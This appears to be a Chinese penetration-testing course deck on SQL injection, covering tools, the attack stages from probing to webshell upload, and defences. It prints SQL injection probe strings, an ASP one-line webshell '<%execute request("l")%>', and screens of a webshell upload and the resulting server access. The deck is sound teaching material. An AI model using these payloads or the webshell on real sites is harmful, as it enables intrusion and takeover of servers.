渗透测试攻击技术之SQL注入攻击

亿诚测试

培训教材

Jerry出品

邮箱：jerry@echengsoft.com

课程大纲

目录

SQL注入攻击工具

- SQL注入工具分类

➢ SQL注入工具

a) Pangolin注入工具
b) Havij注入工具
c) 旁注明小子注入工具
d) DSQLTools注入工具
e) NBSI注入工具
f) 阿D注入工具

➢ 扫描SQL注入漏洞工具

a) Acunetix Web Vulnerability Scanner 8
b) IBM Rational AppScan 7.8
c) HP WebInspect


课程大纲

目录

SQL注入介绍

- SQL注入： （Structured Query Language Injection）是从正常的WWW端口访问，而且表面看起来跟一般的Web页面没什么区别，所以目前市面的防火墙都不会对SQL注入发出警报，如果管理员没查看IIS日志的习惯，可能被入侵很长时间都不会发觉。

SQL注入介绍



- 什么是SQL注入攻击?

SQL注入攻击是攻击者通过把SQL命令插入到Web表单递交或输入域名或页面请求的查询字符串，最终达到欺骗服务器执行恶意的SQL命令。

课程大纲

目录


SQL注入攻击原理

- SQL注入攻击原理

  SQL（Structured Query Language）是一种用来和数据库交互的语言文本。

  SQL注入的攻击原理就是攻击者通过Web应用程序利用SQL语句或字符串将非法的数据插入到服务器端数据库中，获取数据库的管理用户权限，然后将数据库管理用户权限提升至操作系统管理用户权限，控制服务器操作系统，获取重要信息及机密文件。


SQL注入漏洞攻击主要是通过借助于HDSI、NBSI和Domain等SQL注入漏洞扫描工具扫描出Web页面中存在的SQL注入漏洞，从而定位SQL注入点，通过执行非法的SQL语句或字符串达到入侵者想要的操作。



课程大纲

目录


SQL注入攻击的过程流程图



- SQL注入攻击过程
  - 扫描器先扫描Web服务器漏洞
  - 寻找SQL注入攻击位置
  - 判断后台使用具体数据库
  - 确定XP_CMDSHELL可执行情况
  - 发现WEB虚拟目录
  - 上传ASP木马
  - 得到后台管理员权限

SQL注入攻击阶段1

- 扫描器先扫描Web服务器漏洞，了解网站整体安全状况



SQL注入攻击阶段2


- 获取和验证SQL注入点
- 一般来说，SQL注入一般存在于形如：HTTP://xxx.xxx.xxx/test.asp?id=XX等带有参数 的ASP动态网页中，有时一个动态网页中可能只有一个参数，有时可能有N个参数，有时是整型参数，有时是字符串型参数，不能一概而论。总之只要是带有参数的动态网页且此网页访问了数据库，那么就有可能存在SQL注入。如果ASP程序员没有安全意识，不进行必要的字符过滤，存在SQL注入的可能性就非常大。
- 寻找SQL注入之前，先把IE菜单=>工具=>Internet选项=>高级=>显示友好 HTTP 错误信息前面的勾去掉。否则，不论服务器返回什么错误，IE都只显示为HTTP 500服务器错误，不能获得更多的提示信息。
- 寻找SQL注入点的常想到的查找方法是在有参数传入的地方添加诸如“and 1=1”、“and 1=2”以及“’”等一些特殊字符，通过浏览器所返回的错误信息来判断是否存在SQL注入，如果返回错误，则表明程序未对输入的数据进行处理，绝大部分情况下都能进行注入。

- SQL注入漏洞整形参数判断法
- HTTP://xxx.xxx.xxx/test.asp?id=YY’(附加一个单引号)，此时test.ASP中的SQL语句变成了
  select * from 表名 where 字段=YY’，test.asp运行异常；
- HTTP://xxx.xxx.xxx/test.asp?p=YY and 1=1, test.asp运行正常，而且与HTTP://xxx.xxx.xxx/test.asp?id=YY运行结果相同；
- HTTP://xxx.xxx.xxx/test.asp?id=YY and 1=2, test.asp运行异常；
  以上三步全面满足，abc.asp中一定存在SQL注入漏洞
- SQL注入漏洞字符串型参数的判断法
- HTTP://xxx.xxx.xxx/test.asp?id=YY’(附加一个单引号)，此时abc.ASP中的SQL语句变成了
  select * from 表名 where 字段=YY’，test.asp运行异常；
- HTTP://xxx.xxx.xxx/test.asp?id=YY&nb ... 39;1'='1', test.asp运行正常，而且与HTTP://xxx.xxx.xxx/test.asp?id=YY运行结果相同；
- HTTP://xxx.xxx.xxx/test.asp?id=YY&nb ... 39;1'='2', test.asp运行异常；

  三步全面满足，abc.asp中一定存在SQL注入漏洞

SQL注入攻击阶段3

- 判断后台使用的数据库




SQL注入攻击阶段4

- 确定XP_CMDSHELL可执行情况

SQL注入攻击阶段5

- 发现Web虚拟目录



SQL注入攻击阶段6

- 寻找网站WebShell漏洞
- 针对网站中有回复框、标题框等都可以执行一句话木马程序来手工寻找WebShelll漏洞。
- 一句话木马程序：<%execute request("l")%>
- 寻找到WebShell漏洞后，使用一句话木马客户端上传挂马

SQL注入攻击

- 另外使用SQL注入工具上传ASP木马

旁注检测 | 综合上传 | SQL注入 | PHP注入 | 数据库管理 | 破解工具 | 辅助工具 | 关于程序

选择类型

动网上传漏洞 | 动力上传漏洞 | 动感购物商城 | 乔客上传漏洞 | 自己定义

基本设置

动网上传漏洞介绍：无需抓包，使用默认Cookies既可直接上传！若失败，请自行抓包填写Cookies！

漏洞页面：http://www.xxx.com/bbs/upfile.asp

提交地址：http://192.168.13.224/login.asp　上传

默认网页木马　自选网页木马

文件名：C:\Documents and Settings\Administrator\桌面\share\xxdoc.asp

Cookies：iscookies=0;　粘贴

返回信息

WebShell地址：http://192.168.13.224/xxdoc.asp　打开

```
HTTP/1.1 200 OK
Date: Fri, 30 Mar 2012 05:29:57 GMT
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Content-Length: 128
Content-Type: text/html; Charset=GB2312
Set-Cookie: Themes=default; expires=Thu, 29-Mar-2012 16:00:00 GMT; path=/
Set-Cookie: ASPSESSIONIDCSSQDCDC=IJFFECKCBGHCJEMDLNALPHOG; path=/
Cache-control: private


        <script language="JavaScript" type="text/javascript">
        alert('用户名没有输入');

        window.history.back();
```

SQL注入攻击阶段7

- 上传ASP木马成功，通过IE访问得到后台管理源的权限

hack's MY WebShell - 192.168.13.224

地址栏： C:\test\web

文件操作：磁盘[A:] 磁盘[C:] 磁盘[D:] [程序文件] [我的文档] [网站目录]

切换功能：[新建目录] [新建文本] [文件上传] [CMD命令行] [搜索引擎] [系统服务] [注册表操作] [服务器信息]

数据库功能：[数据库操作] [程序打包入库/出库] | [退出登录]

[database] |删除 复制 移动	AddPost.asp	9K	2008-07-07 11:31	编辑 删除 复制 移动
[Images] |删除 复制 移动	AddTopic.asp	12K	2008-07-07 11:31	编辑 删除 复制 移动
[readme] |删除 复制 移动	Admin_Default.asp	13K	2008-06-04 16:42	编辑 删除 复制 移动
[Themes] |删除 复制 移动	Admin_Forum.asp	34K	2008-07-09 10:31	编辑 删除 复制 移动
[UpFile] |删除 复制 移动	Admin_FSO.asp	10K	2007-12-26 14:00	编辑 删除 复制 移动
[Utility] |删除 复制 移动	Admin_Other.asp	11K	2008-07-09 11:00	编辑 删除 复制 移动
[Xml] |删除 复制 移动	Admin_Reputation.asp	4K	2008-07-09 10:33	编辑 删除 复制 移动
	Admin_Setup.asp	57K	2008-03-20 16:23	编辑 删除 复制 移动
	Admin_Tool.asp	14K	2008-07-07 11:31	编辑 删除 复制 移动
	Admin_User.asp	30K	2008-07-09 10:31	编辑 删除 复制 移动
	Admin_XML.asp	19K	2008-01-21 15:59	编辑 删除 复制 移动
	API_Request.asp	8K	2007-12-25 14:56	编辑 删除 复制 移动
	API_Response.asp	6K	2008-03-05 09:15	编辑 删除 复制 移动
	Archiver.asp	9K	2008-06-02 11:46	编辑 删除 复制 移动
	bak2_default.asp	10K	2008-07-16 11:09	编辑 删除 复制 移动
	bak_default.asp	10K	2008-07-16 11:09	编辑 删除 复制 移动
	Bank.asp	6K	2008-07-09 10:31	编辑 删除 复制 移动
	BBSXP_Class.asp	33K	2011-01-25 17:30	编辑 删除 复制 移动
	Compact.asp	2K	2007-12-04 16:16	编辑 删除 复制 移动
	Config.asp	2K	2008-11-27 13:12	编辑 删除 复制 移动
	Conn.asp	4K	2008-07-26 14:44	编辑 删除 复制 移动
	Cookies.asp	0K	2007-12-04 16:16	编辑 删除 复制 移动
	CreateUser.asp	9K	2008-04-30 10:41	编辑 删除 复制 移动
	Default.asp	10K	2008-07-16 11:09	编辑 删除 复制 移动

课程大纲

目录

SQL注入攻击防御

- 在客户端和服务器端对输入值进行验证：使用客户端验证可以提高性能，但不够安全。所有来自Web浏览器的数据都能被修改为任意内容，因此，必须在服务器端进行适当的输入验证，才能避免过滤器被绕过。
- 约束数据类型：Web程序不应该处理那些不符合基本类型、格式和长度要求的数据。
- 对输入值进行归一化：SQL注入攻击代码可能经过字符集或各种进制的编码，因此在对它们进行验证检查前，必须将输入值进行归一化处理，否则编码后的数据会绕过过滤器，而在后续的逻辑中又被解码还原成恶意代码。
- 对输入值进行过滤或者转换，尤其是' " @ ! = * . ; % ( ) -- 等符号。
- 字符编码和输出验证：应该对HTML和SQL格式中使用的字符进行编码，以避免应用程序错误地解释和执行它们。

SQL注入攻击防御

- 黑白名单法：使用正则表达式查找授权或未经授权的内容。
- 安全的错误处理：无论使用哪种语言编写应用程序，都需要使用类似Java中try、catch、finally的异常处理来捕捉错误。
- 使用最低权限访问法则：以尽可能低的权限运行Web服务器和它所支持的应用程序。
- 将WEB服务器和数据库服务器分离。
- 限制数据库权限并分离用户。
- 对数据库操作尽量使用存储过程。
- 在网站发布之前建议使用一些专业的SQL注入检测工具进行检测，及时修补这些SQL注入漏洞。
- 数据长度应该严格规定，能在一定程度上防止比较长的SQL注入语句无法正确执行。
- 购买网络安全厂商专业防SQL注入设备。

Any Questions?

THANK YOU!